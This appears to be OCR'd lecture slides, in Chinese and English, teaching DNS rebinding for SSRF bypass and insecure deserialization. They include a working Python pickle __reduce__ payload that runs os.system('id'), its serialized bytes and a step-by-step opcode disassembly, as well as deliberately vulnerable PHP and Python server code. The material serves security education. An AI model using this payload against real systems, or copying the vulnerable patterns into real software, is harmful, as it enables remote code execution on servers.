Round-Robin DNS

一個 domain 綁兩個 A record

TTL = (Small Value) ⟶ 快速切換

- evil.com → 48.7.6.3 # 第一次 query
- evil.com → 127.0.0.1 # 第二次 query

線上服務：rebind.network

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host);
4.      if(is_valid($address))
5.          request_to($url);
6.  ?>
```

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host); ← 48.7.6.3 ✅
4.      if(is_valid($address))     ← PASS! ✅
5.          request_to($url);      ← 127.0.0.1 💀
6.  ?>
```

Lab: SSRFrog

Insecure Deserialization

Serialization / 序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> JSON.parse(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> eval(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

Insecure

```
>> eval(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將序列化過後的資料，轉換回程式中對應物件的行為
- 這會有什麼問題？
  - 如果要被反序列化的資料可控？
  - 反序列化之時/之後

    → 自動呼叫 Magic Method

    → 控制程式流程

Python Pickle

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
`pickle.dumps()`

反序列化
`pickle.loads()`

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Magic Method: __reduce__

```python
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
print(bytes.hex(serialized))
```

exploit.py


```python
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Magic Method: __reduce__

```
class Exploit(object):
```





```
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Back to Python pickle

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
```




__reduce__ 背後做了什麼？

Back to Python pickle

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit(), protocol=3)
```


```
# Serialized data
b'\x80\x03cposix\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'

>>> pickletools.dis(serialized) # Disassamble pickle!
```

Disassamble Pickle




```
  0: \x80 PROTO      3
  2: c    GLOBAL     'posix system'
 16: q    BINPUT     0
 18: X    BINUNICODE 'id'
 25: q    BINPUT     1
 27: \x85 TUPLE1
 28: q    BINPUT     2
 30: R    REDUCE
 31: q    BINPUT     3
 33: .    STOP
Protocol version = 3
```


Disassamble Pickle




```
  0: \x80 PROTO      3
  2: c    GLOBAL     'posix system'
 16: q    BINPUT     0
 18: X    BINUNICODE 'id'
 25: q    BINPUT     1
 27: \x85 TUPLE1
 28: q    BINPUT     2
 30: R    REDUCE
 31: q    BINPUT     3
 33: .    STOP
```

import posix.system & push to stack

Disassamble Pickle




```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 0

Disassamble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Push a unicode object: 'id'

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
	...

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 1

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
	...

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Build a one-tuple from topmost stack

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 2

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)

'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

```
args=stack.pop(), func=stack.pop()
stack.push(func(args))
```

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
...	

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 3


Disassamble Pickle




```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Stop & return stack.top

Disassamble Pickle




```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: X    BINUNICODE 'id'
23: \x85 TUPLE1
24: R    REDUCE
25: .    STOP
```

</slide>